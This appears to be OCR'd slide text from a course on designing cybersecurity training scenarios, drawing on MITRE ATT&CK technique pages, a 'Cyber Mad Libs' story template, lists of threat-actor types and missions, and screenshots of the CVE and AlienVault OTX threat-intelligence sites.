
- A TTP defines “how” an adversary might go about accomplishing a cyber attack stage
  - A **Tactic** is the highest-level description of this behavior
  - **Techniques** give a more detailed description of behavior in the context of a tactic
  - **Procedures** are an even lower-level, highly detailed description in the context of a technique

Stages and TTPs

Beneath each stage in the framework is a list of techniques an adversary might use to accomplish the stage


Each technique is hyper-linked to a detailed page explaining that technique

Techniques have IDs and often associated sub-techniques



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools
Search Victim-Owned Websites			System Services (2)
			User Execution (3)
			Windows Management Instrumentation

T1590
Gather Victim Network Info



Home > Techniques > Enterprise > Gather Victim Network Information

Gather Victim Network Information

Sub-techniques (6)

Adversaries may gather information about the victim's networks that can be used during targeting. Information about networks may include a variety of details, including administrative data (ex: IP ranges, domain names, etc.) as well as specifics regarding its topology and operations.

Adversaries may gather this information in various ways, such as direct collection actions via Active Scanning or Phishing for Information. Information about networks may also be exposed to adversaries via online or other accessible data sets (ex: Search Open Technical Databases).[1][2][3] Gathering this information may reveal opportunities for other forms of reconnaissance (ex: Active Scanning or Search Open Websites/Domains), establishing operational resources (ex: Acquire Infrastructure or Compromise Infrastructure), and/or initial access (ex: Trusted Relationship).

ID: T1590

Sub-techniques: T1590.001, T1590.002, T1590.003, T1590.004, T1590.005, T1590.006

ⓘ Tactic: Reconnaissance

ⓘ Platforms: PRE


Version: 1.0

Created: 02 October 2020

Last Modified: 15 April 2021

Version Permalink

T1590.004
Network Topology



Home > Techniques > Enterprise > Gather Victim Network Information > Network Topology

Gather Victim Network Information: Network Topology

Other sub-techniques of Gather Victim Network Information (6)

Adversaries may gather information about the victim's network topology that can be used during targeting. Information about network topologies may include a variety of details, including the physical and/or logical arrangement of both external-facing and internal network environments. This information may also include specifics regarding network devices (gateways, routers, etc.) and other infrastructure.

Adversaries may gather this information in various ways, such as direct collection actions via Active Scanning or Phishing for Information. Information about network topologies may also be exposed to adversaries via online or other accessible data sets (ex: Search Victim-Owned Websites).[1] Gathering this information may reveal opportunities for other forms of reconnaissance (ex: Search Open Technical Databases or Search Open Websites/Domains), establishing operational resources (ex: Acquire Infrastructure or Compromise Infrastructure), and/or initial access (ex: External Remote Services).

ID: T1590.004

Sub-technique of: T1590

ⓘ Tactic: Reconnaissance

ⓘ Platforms: PRE

Version: 1.0

Created: 02 October 2020


Last Modified: 15 April 2021


Version Permalink

Cybersecurity Scenario Development

- How do I use this to build a relevant and realistic cybersecurity scenario?
- How do I use this to build a hands-on laboratory exercise?

Cyber Threat Missions


The Original #1 Mad Libs
MAD LIBS
World's Greatest Word Game
A super silly way to fill in the ________!
PLURAL NOUN



MAD LIBS®

BOOKish Mad Libs

There are many ____________ ways to choose a/an ____________ to
ADJECTIVE NOUN
read. First, you could ask for recommendations from your friends and
____________. Just don't ask Aunt ________________—she only
PLURAL NOUN PERSON IN ROOM (FEMALE)
reads ____________ books with ________________-ripping goddesses
ADJECTIVE ARTICLE OF CLOTHING
on the cover. If your friends and family are no help, try checking out the
____________ Review in *The* ____________ *Times*. If the ____________
NOUN A CITY PLURAL NOUN

Cyber Mad Libs

A _________________ launches a __________________ against ___________________ . During the
Adversary type *Mission type* *Target organization*

_________________ stage, the __________________ performs __________________ that affects
Mission stage *Adversary type* *Tactic*

___________________ and results in __________________________. Approximately
Resource *Indicator of Compromise* *Time interval*

later, the *Mission stage* ___________ stage begins, which is performed by *Tactic* ___________________

happening to *Resource* _______________ leading to *Indicator of Compromise* being seen.

Cyber Story Telling


- Scenario design can begin by selecting the most important element and adding additional details
  - I want a ransomware scenario, now I need to consider who would be targeted by the ransom and who the bad actor might be.
  - I want a scenario attacking critical infrastructure, who might attack them and what would their goal be?
  - I want a scenario involving a nation state adversary seeking to steal intellectual property. Who would they target and how would they proceed?

Cyber Story Telling

- The chapters of our cyber story are the stages of the kill chain
- The protagonist is the target of the attack, the antagonist is the adversary
- The type of adversary determine the motive of the antagonist, which drives the type of mission and the kinds of actions that occur in the story
- What the protagonist experiences and witnesses get explained in terms of indicators of compromise in their environment

Adversary Types

- Cyber adversaries are typically categorized as threat actors or threat groups
- The different groups are characterized by their level of sophistication and their goals
- Understanding the motivations of the adversaries helps us to understand what they want to accomplish and what they may target for an attack



CYBER THREAT ACTOR	MOTIVATION
NATION-STATES	GEOPOLITICAL
CYBERCRIMINALS	PROFIT
HACKTIVISTS	IDEOLOGICAL
TERRORIST GROUPS	IDEOLOGICAL VIOLENCE
THRILL-SEEKERS	SATISFACTION
INSIDER THREATS	DISCONTENT

Source: Canadian Centre for Cyber Security
https://cyber.gc.ca/en/guidance/cyber-threat-and-cyber-threat-actors

Mission Types

- Cyber Threat Actors can engage in a number of missions
  - Identity theft
  - Financial loss
  - Intellectual property theft
  - Reputation damage
  - Data loss
  - Loss of privacy
  - System damage
  - Personal harm
  - Misinformation and Disinformation

Source: Mohamed Hassan / Pixabay

Threat Intelligence

https://cve.mitre.org/

A database of publicly documented vulnerabilities and exploits


Each entry is given a unique number

Log4j is CVE-2021-45105

- Description
- References

Links to the National Vulnerability Database (NVD)

https://nvd.nist.gov/



TOTAL CVE Records: 167607

NOTICE: Transition to the all-new CVE website at www.cve.org is underway and will last up to one year. (details)

The mission of the CVE® Program is to identify, define, and catalog publicly disclosed cybersecurity vulnerabilities.

CVE News

News has moved to the new CVE website.

Go to new News page >>

CVE Podcast

Podcasts have moved to the new CVE website.

Go to new Podcast page >>

CVE Blog

Blogs are moving to the new CVE website.

Go to new Blogs page >>

Become a CNA

CVE Numbering Authorities, or "CNAs," are essential to the CVE Program's success and every CVE Record is added to the CVE List by a CNA.

Go to new CVE website

Join today!

- Business benefits
- No fee or contract
- Few requirements
- Easy to join

Learn How to Become a CNA >>>

Watch CNA Onboarding Videos >>

Newest CVE Records

Tweets by @CVEnew

CVE
@CVEnew

CVE-2021-23824 This affects the package Crow before 0.3+4. When using attributes without quotes in the template, an attacker can manipulate the input to introduce additional attributes, potentially executing code. This may lead to a Cross-site Scr... cve.mitre.org/cgi-bin/cvenam…

Follow @CVEnew >>

Threat Intelligence


https://otx.alienvault.com

The community creates pulses

- Each pulse gets a unique ID

The pulse can provide a variety of data in addition to IoCs

- Description
- Reference
- Adversary group
- Target
- MITRE ATT&CK IDs



otx.alienvault.com/pulse/5e46d6556e222319f332ec9a?utm_userid=drgreghall&utm_medium=InProduct&utm_source=OTX&utm_content=Email&utm_campaign=new_pulse_from_subscribed

Campaign Targeting Palestinians - PART 1: THE SPARK CAMPAIGN

CREATED 49 MINUTES AGO by AlienVault | Public | TLP: White

"Over the last several months, the Cybereason Nocturnus team has been tracking recent espionage campaigns targeting the Middle East. These campaigns are specifically directed at entities and individuals in the Palestinian territories. This investigation shows multiple similarities to previous attacks attributed to a group called MoleRATs (aka The Gaza Cybergang), an Arabic-speaking, politically motivated group that has operated in the Middle East since 2012."

REFERENCE: https://www.cybereason.com/blog/new-cyber-espionage-campaigns-targeting-palestinians-part-one

TAG: MoleRATs

ADVERSARY: Gaza Cybergang

TARGETED COUNTRY: Palestine, State of

ATT&CK IDS:
T1193 - Spearphishing Attachment, T1192 - Spearphishing Link, T1059 - Command-Line Interface, T1053 - Scheduled Task, T1064 - Scripting, T1204 - User Execution, T1053 - Scheduled Task, T1060 - Registry Run Keys / Startup Folder, T1023 - Shortcut Modification, T1088 - Bypass User Account Control, T1140 - Deobfuscate/Decode Files or Information, T1089 - Disabling Security Tools, T1107 - File Deletion, T1045 - Software Packing, T1036 - Masquerading, T1063 - Security Software Discovery, T1082 - System Information Discovery, T1033 - System Owner/User Discovery, T1113 - Screen Capture, T1119 - Automated Collection, T1102 - Web Service, T1132 - Data Encoding, T1105 - Remote File Copy, T1022 - Data Encrypted

ENDPOINT SECURITY Scan your endpoints for IOCs from this Pulse!


Indicators of Compromise (31) | Related Pulses (2) | Comments (0) | History (0)

